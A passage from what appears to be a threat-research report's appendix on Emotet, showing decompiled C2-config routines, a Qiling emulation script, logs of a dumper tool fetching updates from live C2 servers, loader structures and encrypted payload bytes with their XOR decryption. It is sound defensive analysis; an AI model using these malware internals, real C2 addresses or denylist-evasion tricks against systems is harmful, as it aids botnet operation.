A straightforward approach to deal with this kind of obfuscation is to use code decompilers (for example, Hex-Rays). An often-underestimated advantage of decompilers is the ability to also reduce code complexity as a by-product of lifting the binary code to a higher-level representation. Figure 57 shows an example of a decompiled and de-obfuscated code fragment. While ideal for manual analysis, decompilers are not guaranteed to work in the general case (de-obfuscation tends to be unreliable).

APPENDIX

```
int64 __fastcall sub_7FFA1B6AEAA4(_DWORD *a1, _DWORD *a2)
{
    *a1 = 0x636218D4;                                // 0xD4.0x18.0x62.0x63 = IP 212.24.98.99
    *a2 = 0x1F900001;                                // 0x1F90 = port 8080
    return 0xE59E6i64;
}
```

Figure 57: The C2 function from the new wave de-obfuscated by Hex-Rays (b409ca9851fecca61e6cb0aaaa56fdaafc7242f5).

Running the code in a code emulator, such as QEMU⁴⁸ or Qiling⁴⁹ (both are free for commercial use), is often a more reliable way to extract the required data. This is because they can emulate both the CPU and the underlying OS environment.

In this scenario, the starting point needs to be the inner DLL extracted as shown in Figures 40, 41 and 42. Once that is done, static analysis can be used to identify the accumulator function and obtain the full list of functions used to decode the C2 data. The last step is to compute the physical offset within the module and feed it to the emulator as a starting instruction. Figure 58 contains a quick implementation we wrote to decode the C2 data from the function that was shown in Figure 57 (i.e., sub_7FFA1B6AEAA4). In this case, the physical offset was 0x1DEA4.

```
In [1]: import qiling
...: import pefile
...: import struct
...:
...: with open('b409ca9851fecca61e6cb0aaaa56fdaafc7242f5_dumped.dll', 'rb') as f:
...:     file_data = f.read()
...: ql = qiling.Qiling(code=file_data[0x1DEA4:], archtype='x86_64', ostype='windows', verbose=qiling.const.QL_VERBOSE.DISABLED)
...:
...: ql.stack_push(0)
...: ql.reg.rcx = ql.reg.rsp
...: ip_addr = ql.reg.rsp
...:
...: ql.stack_push(0)
...: ql.reg.rdx = ql.reg.rsp
...: port_addr = ql.reg.rsp
...:
...: for i in range(1,5):
...:     ql.stack_push(0)
...:
...: def detect_ret(ql, addr, size):
...:     if size == 1 and ql.mem.read(addr, 1) == b'\xC3':
...:         ql.emu_stop()
...:
...: ql.hook_code(detect_ret)
...: ql.run()
...:
...: ip, = struct.unpack_from("<L", ql.mem.read(ip_addr, 4))
...: port, = struct.unpack_from("<L", ql.mem.read(port_addr, 4))
...: port >= 10
...:
...: print("{}.{}.{}.{}:{}".format(ip & 0xFF, (ip >> 8) & 0xFF, (ip >> 16) & 0xFF, (ip >> 24) & 0xFF, port))
212.24.98.99:8080
In [2]:
```

Figure 58: A small program to decode a single network indicator given a physical offset.

The new method of storing the config was described in a report the VMware Threat Analysis Unit published recently.⁴⁷

The steps of the extraction pipeline we've discussed are based on manual analysis. As our analysis shows, even though it is possible to extract the decrypted payload and configuration data statically, this process is not efficient and does not scale. Therefore, the VMware Threat Analysis Unit decided to fully automate the process for both steps.

APPENDIX

We did this by leveraging the NSX Sandbox,¹⁸ which extracts and dumps the internal DLL artifact from the original Emotet DLL payload during execution. (It is possible to use other controlled environments, as well.) The dumped DLL can then be fed into the C2 configuration extractor for scanning. The extractor supports different configuration formats seen in various Epochs.

Downloading updates and plug-in modules

The VMware Threat Analysis Unit developed a tool to regularly connect to the Emotet infrastructure to download updates and plug-in modules. We started by determining how the updates were uploaded and executed.

As detailed in the Extracting Emotet configuration section of the Appendix, by setting a breakpoint on FindProcAddress, you can extract all API wrappers of the sample and name them. This helped us to find out that Emotet relies heavily on functions from wininet.dll and bcrypt.dll to establish network communications and encrypts the traffic by performing API calls in the following order:

```
bcrypt!BCryptCreateHash  
bcrypt!BCryptHashData  
bcrypt!BCryptFinishHash  
bcrypt!BCryptDestroyHash  
bcrypt!BCryptCloseAlgorithmProvider  
bcrypt!BCryptEncrypt  
bcrypt!BCryptEncrypt  
...  
wininet!InternetOpenW  
wininet!InternetConnectW  
wininet!HttpOpenRequestW  
wininet!InternetSetOptionW  
wininet!InternetQueryOptionW  
wininet!InternetSetOptionW  
wininet!HttpSendRequestW  
wininet!HttpQueryInfoW  
wininet!InternetReadFile  
...  
bcrypt!BCryptDecrypt
```

Investigating the updates delivered to the infected machine requires executing the DLL sample in a controlled environment. The key here is to intercept BCryptDecrypt and monitor every decryption a sample might attempt. To achieve this, it is necessary to run a sample with the help of regsvr32.dll in a debugger with a breakpoint set on BCryptDecrypt. Because this function is also used by other DLLs to decrypt the TLS traffic, it might take some number of iterations to get to the code of the sample that calls BCryptDecrypt to decrypt the data received from the C2 server.

APPENDIX

The prototype of this function looks like this:

```
NTSTATUS BCryptDecrypt(
    [in, out]          BCRYPT_KEY_HANDLE hKey,
    [in]                PUCHAR             pbInput,
    [in]                ULONG              cbInput,
    [in, optional]     VOID               *pPaddingInfo,
    [in, out, optional] PUCHAR             pbIV,
    [in]                ULONG              cbIV,
    [out, optional]    PUCHAR             pbOutput,
    [in]                ULONG              cbOutput,
    [out]               ULONG              *pcbResult,
    [in]                ULONG              dwFlags
);
```

The seventh parameter, pbOutput, is a pointer to the buffer receiving the decrypted message (see Figure 59). By following the address stored in the pbOutput parameter and then executing BCryptDecrypt until return, we were able to get the actual answer of the C2 server, which includes the delivered PE payload (see Figure 60).




Figure 59: Sample 4c92984f9ebbfac6c40c8fd775c3a357139944c9 calls BCryptDecrypt to decrypt the data coming from the C2 server. The value of pbOutput is stored at $\text{rsp} + 78$.

APPENDIX




Figure 60: The result of the execution of BCryptDecrypt on the delivered PE payload (highlighted) called by sample 4c92984f9ebbfac6c40c8fd775c3a357139944c9.

The Emotet actors likely implemented some anti-analysis techniques because after a series of connections to the C2 servers in the infrastructure, the back-end stopped replying with updates (as shown in Figure 61). We assumed this anti-analysis technique was based on both the configuration of the host and the source IP address of the connection, which we verified by running the same sample with the same VPN output node on different virtual machines (VMs). Initially, we found that the same C2 server immediately replied with a fresh update. However, after a few changes in the VM configuration, the VPN address was denylisted by the botnet's leaders.





Figure 61: Sample 4c92984f9ebbfac6c40c8fd775c3a357139944c9, being executed on a

APPENDIX

denylisted VM, receives only the header (highlighted) of the answer without the PE payload.

Emotet forms the bot ID out of two components: the computer name returned by the GetComputerNameA API and the C: volume serial number returned by the GetVolumeInformationW API. The ID is sent by the bot to the C2 server to identify itself during every communication. This ID can be denylisted by the botnet leaders.

For the purpose of automation, the VMware Threat Analysis Unit built a tool that intercepts GetComputerNameA and GetVolumeInformationW, and returns random values. This helps to bypass the denylisting mechanisms used by the botnet leaders. In addition to that, the tool hooks many other functions for logging purposes, including BCryptDecrypt, to intercept the PE files in the delivered updates (see Figure 62).



```
c:\ Emotet>emotet-dumper64.exe 4c92984f9ebbfac6c40c8fd775c3a357139944c9.dll
File "4c92984f9ebbfac6c40c8fd775c3a357139944c9.dll" was copied to "C:\Windows\system32\4c92984f9ebbfac6c40c8fd775c3a357139944c9.dll"
Randomized C:\ volume serial number: 78722518
Randomized computer name: DESKTOP-X6AG553
Hooking bcrypt.dll!BCryptEncrypt
Hooking bcrypt.dll!BCryptDecrypt
Hooking wininet.dll!InternetOpenW
Hooking wininet.dll!InternetConnectW
Hooking wininet.dll!HttpOpenRequestW
Hooking wininet.dll!HttpSendRequestW
Hooking wininet.dll!HttpQueryInfoW
Hooking wininet.dll!InternetReadFile
Hooking kernel32.dll!ExitProcess
Hooking kernel32.dll!GetComputerNameA
Hooking kernel32.dll!GetVolumeInformationW
Hooking kernel32.dll!GetCommandLineW
Hooking kernel32.dll!GetModuleFileNameW
Service 4c92984f9ebbfac6c40c8fd775c3a357139944c9.dll was created successfully
Loading C:\Windows\system32\4c92984f9ebbfac6c40c8fd775c3a357139944c9.dll...
DLL was loaded successfully
Calling DllRegisterServer...

Sample is connecting to 167.86.75.145:443...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...

Sample is connecting to 37.187.114.15:8080...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...
Server replied with code 200
Downloading the response...
Downloaded 118853 bytes of response
PE DROPPED TO out\d37.187.114.15_8080_2021-10-26_01-40-13-116_7B722518_DESKTOP-X6AG553_server_response_decrypted_pe_38e02
2fe01fe3df892473ae3de0e7a4eeb4a7bb80 (115 KB)
```

Figure 62: Dumping the core update delivered by the C2 server.

APPENDIX

```
Administrator: cmd - emotet-dumper64.exe 4c92984f9ebfac6c40c8fd775c3a357139944c9.dll
Server replied with code 200
Downloading the response...
Downloaded 734 bytes of response

Sample is connecting to 178.62.112.199:8080...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...

Sample is connecting to 103.224.241.74:8080...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...
Server replied with code 200
Downloading the response...
Downloaded 122829 bytes of response
PE DROPPED TO out\103.224.241.74_8080_2021-10-26_01-48-06-008_7B722518_DESKTOP-X6AG553_server_response_decrypted_pe_e192
32c669fd8685a230e91bb1f4b8b2487a41ea (119 KB)

Sample is connecting to 103.224.241.74:8080...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...
Server replied with code 200
Downloading the response...
Downloaded 966 bytes of response

Sample is connecting to 103.224.241.74:8080...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...
Server replied with code 200
Downloading the response...
Downloaded 826406 bytes of response
PE DROPPED TO out\103.224.241.74_8080_2021-10-26_01-48-35-100_7B722518_DESKTOP-X6AG553_server_response_decrypted_pe_b461
d4d581d4d1368f15fb1700e772274ac7169a (806 KB)

Sample is connecting to 103.224.241.74:8080...OK
Prepared object:
Opening HTTP request...OK
Sending HTTP request...
Server replied with code 200
Downloading the response...
Downloaded 1097 bytes of response
```

Figure 63: Dumping additional updates delivered by the C2 server.

These PE files are also DLLs but feature a custom entry point. While normal DLLs perform their initialization during the `DLL_PROCESS_ATTACH` call and free their resources during the `DLL_PROCESS_DETACH` call, the 32-bit DLLs distributed by the botnet (before the end of April 2022) were different. They executed the initialization routine only when a custom value (`fdwReason=16`) was given as an input (see Figure 64). Furthermore, the loading routine required that custom data structures be passed via the `lpReserved` pointer. Failure to comply with any of these requirements (e.g., loading the DLL using `rundll32.exe`) will either crash the sample or make it skip the initialization routine. The updated 64-bit DLLs (after the end of April 2022) retained this specific loading mechanism but now correctly initialize only when a different value (i.e., 100) is given as an input (see Figure 65).

APPENDIX

```
signed int __stdcall DllEntryPoint(int a1, int fdwReason, int a3)
{
    if ( fdwReason == 16 )
    {
        sub_1006994C(807095, 860132);
    }
    else if ( fdwReason == 32 )
    {
        sub_1006A899(1000503, 888472);
    }
    return 1;
}
```

Figure 64: Entry point of a 32-bit update (7d3f067f4b135a4a4d4b717bc7f7f4dd8e3a7ff8).

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    if ( fdwReason == 100 )
        sub_18006DBC4(lpReserved, 1047766i64, 678436i64);
    return 1;
}
```

Figure 65: Entry point of a 64-bit update (3c729151d9d2d326a4a3772ee18a1c0ca5db55ce).

The VMware Threat Analysis Unit was able to partially reconstruct the data structure the core module is passing to the custom entry point, consisting of 64-bit DLL updates. The purpose of the Unk fields is still to be determined:

```
typedef struct {
    PCHAR pID;                                // Bot ID, e.g. "DESKTOPXHO47NFZ_1E62B7B" for
                                                // computer name "DESKTOP-HO47NFZ" and C: volume serial number 0x1E62B7B
    PBYTE pECK1;                               // ECK1 key in binary form
    ULONG64 ECK1_Size;                         // Size of the ECK1 key, always 0x48
    PBYTE pECS1;                               // ECS1 key in binary form
    ULONG64 ECS1_Size;                         // Size of the ECS1 key, always 0x48
    ULONG     Unk1;
    ULONG     Unk2;
    ULONG64  Unk3;
    ULONG64  Unk4;
} EMOTET_LOADER_DATA;
```

The module with the core functionality (the Emotet DLL) is always pushed first by the C2 server, as shown in Figure 62. Once the core module is successfully updated, it downloads additional plug-ins with various functionality. They are given with some delay, as shown in Figure 63.

APPENDIX

When the plug-ins are downloaded, they are not saved to disk, which helps them avoid being detected by file system monitors. Instead, the core module allocates memory for the plug-in, maps the PE sections, resolves the API imports (if any), and completes the load of the executable in memory without involving the standard loading mechanism that might attract the attention of anti-malware tools.

Every update the DLL makes contains its own C2 config but not the ECK1-ECS1 key pair. The encryption keys are passed to the update during the DllEntryPoint in the EMOTET_LOADER_DATA structure described earlier.

Updates may contain embedded executables in the .text section. Figure 66 shows that they are encrypted.

```
.text:000000180001484 g_Payload dd 5F3A4D6Ah, 5F3FE76Ah, 5FAA1727h ; DATA XREF: sub_180068274+2FA1o
.text:000000180001484 dd 5F3A4D69h, 5F3A4D6Eh, 5F3AB29h
.text:000000180001484 dd 5F3A4D2h, 5F3A4D6Ah, 5F3A4D2Ah
.text:000000180001484 dd 8 dup(5F3A4D6Ah), 5F3A4DAAh, 51805264h
.text:000000180001484 dd 9233F96Ah, 133BF548h, 376E6CA7h
.text:000000180001484 dd 2F1A3E03h, 2D5D2218h, 3C1A200Bh
.text:000000180001484 dd 30542308h, 3A586D1Eh, 314F3F4Ah
.text:000000180001484 dd 7F54244Ah, 7F69022Eh, 3AE2207h
.text:000000180001484 dd 55374044h, 5F3A4D4Eh, 5F3A4D6Ah
.text:000000180001484 dd 59A00268h, 3 dup(0ACE632Ch), 0A2B1A51h
.text:000000180001484 dd 0ACE63BFh, 0A101A51h, 0ACE632Dh
.text:000000180001484 dd 37592438h, 0ACE632Ch, 6 dup(5F3A4D6Ah)
.text:000000180001484 dd 5F3A083Ah, 5F394C26h, 3D56437h
.text:000000180001484 dd 2 dup(5F3A4D6Ah), 5E384D8Ah, 5F364C61h
.text:000000180001484 dd 5F3FE96Ah, 5F3A496Ah, 5F3A4D6Ah
.text:000000180001484 dd 5F3FEA58h, 5F3A5D6Ah, 5F3F8D6Ah
.text:000000180001484 dd 5F7A4D6Ah, 5F3A5D6Ah, 5F3A4F6Ah
.text:000000180001484 dd 5F3A4D6Ch, 5F3A4D6Ah, 5F3A4D6Ch
.text:000000180001484 dd 5F3A4D6Ah, 5F3FAD6Ah, 5F3A496Ah
.text:000000180001484 dd 5F3A4D6Ah, 0DE7A4D68h, 5F2A4D6Ah
.text:000000180001484 dd 5F3A5D6Ah, 5F2A4D6Ah, 5F3A5D6Ah
.text:000000180001484 dd 5F3A4D6Ah, 5F3A4D7Ah, 0Ah dup(5F3A4D6Ah)
.text:000000180001484 dd 5F3F9D6Ah, 5F3A4D26h, 14h dup(5F3A4D6Ah)
.text:000000180001484 dd 275F3944h, 5F3A4D1Eh, 5F3FEEA5h
.text:000000180001484 dd 5F3A5D6Ah, 5F3FE96Ah, 5F3A496Ah
.text:000000180001484 dd 3 dup(5F3A4D6Ah), 3F3A4D4Ah, 2B5B2944h
.text:000000180001484 dd 5F3A4D08h, 5F3A4D42h, 5F3F8D6Ah
.text:000000180001484 dd 5 dup(5F3A4D6Ah), 9F3A4D2Ah, 335F3F44h
.text:000000180001484 dd 5F3A2E05h, 5F3A4D26h, 5F3F9D6Ah
.text:000000180001484 dd 5F3A4F6Ah, 5F3FE56Ah, 3 dup(5F3A4D6Ah)
.text:000000180001484 dd 1D3A4D2Ah, 74h dup(5F3A4D6Ah), 6707623Ch
.text:000000180001484 dd 6702E83Ch, 67973871h, 6707623Fh
.text:000000180001484 dd 67076238h, 670790C3h, 67076284h
.text:000000180001484 dd 6707623Ch, 6707627Ch, 8 dup(6707623Ch)
.text:000000180001484 dd 670762CCh, 69BD7D32h, 0AA0ED63Ch
.text:000000180001484 dd 2B06DA1Dh, 0F5343F1h, 17271155h
```

Figure 66: The encrypted payload embedded into an old update, before mid-May 2022 (879868bf68f231bf68abf1c7cc7adbf958a90e3a).

The encryption method used to obfuscate the embedded payloads in the old updates (prior to mid-May 2022) was the same encryption method of the C2 config described in the C2 configuration extraction section.

For example, consider the first three DWORDs of the encrypted payload from Figure 66: 0x5F3A4D6A (encryption key), 0x5F3FE76A (encrypted payload length), and 0x5FAA1727 (first encrypted DWORD of the payload). 0x5F3A4D6A XOR-ed with 0x5F3FE76A gives 0x5AA00, which is the PE payload size.



APPENDIX

0x5F3A4D6A XOR-ed with 0x5FAA1727 gives 0x905A4D, which is the beginning of a PE file (bytes 0x4D and 0x5A are the M and Z characters, respectively, which are the first two bytes of any PE file).

The encryption method used to obfuscate the embedded payloads in the new updates (after mid-May 2022) is the same as in the old ones, but the encryption key is much harder to retrieve. The payload is stored in the .data section of the update, as shown in Figure 67. The decryption key is passed to the decryption routine as a parameter (see Figure 68).

For example, Figure 68 shows the fifth parameter of DecryptPayload has a value of 0x997E6BCA. The decryption key is XORed with the first DWORD of the payload 0x99EE3187 (highlighted in Figure 67), resulting in the value 0x905A4D, which is the beginning of a PE file, as described previously.

In Figure 69, we see the encryption key is obfuscated through a series of mathematical operations. Note that because the beginning of any PE file is always 4D 5A 90 00 or 4D 5A 00 00, XORing the first DWORD of the obfuscated data with 0x00905A4D or 0x00005A4D will reveal the encryption key and de-obfuscate the rest of the embedded file, making it unnecessary to emulate the code to extract the payload from the update.

```
.data:0000000180021000 g_Payload dd 99EE3187h, 997E6BC9h, 997E6BC Eh  
.data:0000000180021000 .data:0000000180021000 ; DATA XREF: DecryptPayload+1C to  
.data:0000000180021000 dd 997E9435h, 997E6B72h, 997E6BCAh  
.data:0000000180021000 dd 997E6B8Ah, 8 dup(997E6BCAh), 997E6B7Ah  
.data:0000000180021000 .data:0000000180021000 997C474C4h, 5477DFC4h, 0D57FD3E8h  
.data:0000000180021000 dd 0F12A4A07h, 0E95E18A3h, 0EB1904B8h  
.data:0000000180021000 dd 0FA5E06ABh, 0F61005ABh, 0FC1C4B8h  
.data:0000000180021000 dd 0F70819EAh, 0E91002EAh, 0B92D248Eh  
.data:0000000180021000 dd 0FC1A04A47h, 937366E4h, 997E6BEh  
.data:0000000180021000 dd 997E6BCAh, 235C6AF7h, 3 dup(703208B3h)  
.data:0000000180021000 dd 7030772CEh, 70320825h, 70E7C2CEh  
.data:0000000180021000 dd 703208B2Bh, 0F11D0298h, 703208B3h  
.data:0000000180021000 dd 2 dup(997E6BCAh), 997E2E9Ah, 997D6A86h  
.data:0000000180021000 dd 0FBED643h, 2 dup(997E6BCAh), 987C6B2Ah  
.data:0000000180021000 dd 99726AC1h, 997E75CAh, 9978E5CAh  
.data:0000000180021000 dd 997E6BCAh, 997E73E8h, 997E7BCAh  
.data:0000000180021000 dd 997E5BCAh, 993E6BCAh, 997E7BCAh  
.data:0000000180021000 dd 997E69CAh, 997E6BCCh, 997E6BCAh  
.data:0000000180021000 dd 997E6BCCh, 997E6BCAh, 9978BBCAh  
.data:0000000180021000 dd 997E6FCAh, 997E6BCAh, 183E6BC8h  
.data:0000000180021000 dd 996E6BCAh, 997E7BCAh, 996E6BCAh  
.data:0000000180021000 dd 997E7BCAh, 997E6BCAh, 997E6BDAh  
.data:0000000180021000 dd 0Ah dup(997E6BCAh), 9978ABCah, 997E6BF6h  
.data:0000000180021000 dd 14h dup(997E6BCAh), 0E11B1F4h, 997E6B8Eh  
.data:0000000180021000 dd 997E772h, 997E7BCAh, 997E75CAh  
.data:0000000180021000 dd 997E6FCAh, 3 dup(997E6BCAh), 0F97E6BEAh  
.data:0000000180021000 dd 0E01F0F4h, 997E6B8Ah, 997E1E2h  
.data:0000000180021000 dd 997E5BCAh, 997B1E1CAh, 997E49CAh  
.data:0000000180021000 dd 3 dup(997E6BCAh), 597E688Ah, 0F51B19E4h  
.data:0000000180021000 dd 997E08A5h, 997E6BF6h, 9978ABCah  
.data:0000000180021000 dd 997E69CAh, 997BC7C3Ah, 3 dup(997E6BCAh)  
.data:0000000180021000 dd 0DB7E6B8Ah, 78h dup(997E6BCAh), 1A92E09Fh  
.data:0000000180021000 dd 0E81C772h, 890B94DEh, 66721E35h  
.data:0000000180021000 dd 0F32C63BFh, 96B083CAh, 99DF6BCAh  
.data:0000000180021000 dd 1A7E2E70h, 0DCB9730Eh, 9A0D3F2Eh  
.data:0000000180021000 dd 713BACCAh, 9977FA95h, 3922E0fh  
.data:0000000180021000 dd 1C7E6699h, 5E071E0Ah, 0A5FD9B8Fh  
.data:0000000180021000 dd 4B4D6B51h, 908E060Bh, 488E1E4Bh  
.data:0000000180021000 dd 5E7E64E8h, 91F79F8Fh, 0ECFF6B77h  
.data:0000000180021000 dd 757D973Eh, 6D0BEA1Eh, 4D28CA5Eh
```

Figure 67: The encrypted payload embedded into a new update, after mid-May 2022 (b5388c6aebbe6b125c4530e94ce7373e1aa06868).

APPENDIX

```

__DWORD * __fastcall GetPayload(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    __DWORD *v4; // rcx
    __int64 v5; // r9

    sub_18001DD84(a1, a2, a3, a4);
    *v4 = 372224;
    return DecryptPayload(0xEB397i64, 0x16B80i64, 0x32715i64, v5, 0x997E6BCA);
}

__DWORD * __fastcall DecryptPayload(__int64 a1, __int64 PayloadLenInDwords, __int64 a3, __int64 a4, int XorKey)
{
    __int64 PayloadLenInDwords2; // rsi
    __DWORD *result; // rax
    unsigned __int64 v7; // r9
    __DWORD *v8; // r8
    unsigned __int64 v9; // rcx

    PayloadLenInDwords2 = (unsigned int)PayloadLenInDwords;
    sub_18001DD84(a1, PayloadLenInDwords, a3, &g_Payload);
    result = (_DWORD *)sub_180018E650((unsigned int)(4 * PayloadLenInDwords2));
    v7 = 0i64;
    if ( result )
    {
        v8 = result;
        v9 = (unsigned __int64)(4 * PayloadLenInDwords2 + 3) >> 2;
        if ( &g_Payload > (_UNKNOWN *)((char *)&g_Payload + 4 * PayloadLenInDwords2) )
            v9 = 0i64;
        if ( v9 )
        {
            do
            {
                ++v7;
                *v8 ^= XorKey ^ *(__DWORD *)((char *)v8 + &g_Payload - (_UNKNOWN *)result);
                ++v8;
            } while ( v7 < v9 );
        }
    }
    return result;
}

```

Figure 68: Payload decryption routines in a new update, after mid-May 2022
(b5388c6aebbe6b125c4530e94ce7373e1aa06868).

```

.text:000000018000C35A      mov    [rsp+58h+var_20], eax
.text:000000018000C35E      xor    [rsp+58h+var_20], 8179562h
.text:000000018000C366      mov    [rsp+58h+arg_0], 23F9CFh
.text:000000018000C36E      shr    [rsp+58h+arg_0], 2
.text:000000018000C373      shr    [rsp+58h+arg_0], 0Ch
.text:000000018000C378      add    [rsp+58h+arg_0], 0FFFF585Fh
.text:000000018000C380      xor    [rsp+58h+arg_0], 66813324h
.text:000000018000C388      mov    [rsp+58h+var_24], 2CC1B1h
.text:000000018000C390      imul   eax, [rsp+58h+var_24], 76h
.text:000000018000C395      mov    [rsp+58h+var_24], eax
.text:000000018000C399      mov    eax, 0AAAAAAABh
.text:000000018000C39E      shl    [rsp+58h+var_24], 2
.text:000000018000C3A3      xor    [rsp+58h+var_24], 528BADCfh
.text:000000018000C3AB      mov    [rsp+58h+var_28], 2132DEh
.text:000000018000C3B3      shr    [rsp+58h+var_28], 0Ah
.text:000000018000C3B8      mov    ecx, [rsp+58h+var_28]
.text:000000018000C3BC      mul    edx
.text:000000018000C3BE      shr    edx, 5
.text:000000018000C3C1      mov    [rsp+58h+var_28], edx
.text:000000018000C3C5      xor    [rsp+58h+var_28], 327239h
.text:000000018000C3CD      mov    [rsp+58h+arg_18], 52022Ah
.text:000000018000C3D5      add    [rsp+58h+arg_18], 0FFFF9DBAh
.text:000000018000C3DD      shl    [rsp+58h+arg_18], 0Bh
.text:000000018000C3E2      xor    [rsp+58h+arg_18], 8CFB7CE8h
.text:000000018000C3EA      mov    eax, [rsp+58h+arg_18]
.text:000000018000C3EE      mov    [rsp+58h+var_30], eax
.text:000000018000C3F2      mov    eax, [rsp+58h+arg_0]
.text:000000018000C3F6      mov    r8d, [rsp+58h+var_28]
.text:000000018000C3FB      mov    edx, [rsp+58h+var_20]
.text:000000018000C3FF      mov    ecx, [rsp+58h+var_24]

```

Figure 69: The obfuscated function that returns the embedded payload in a new update, after mid-May 2022 (b5388c6aebbe6b125c4530e94ce7373e1aa06868).

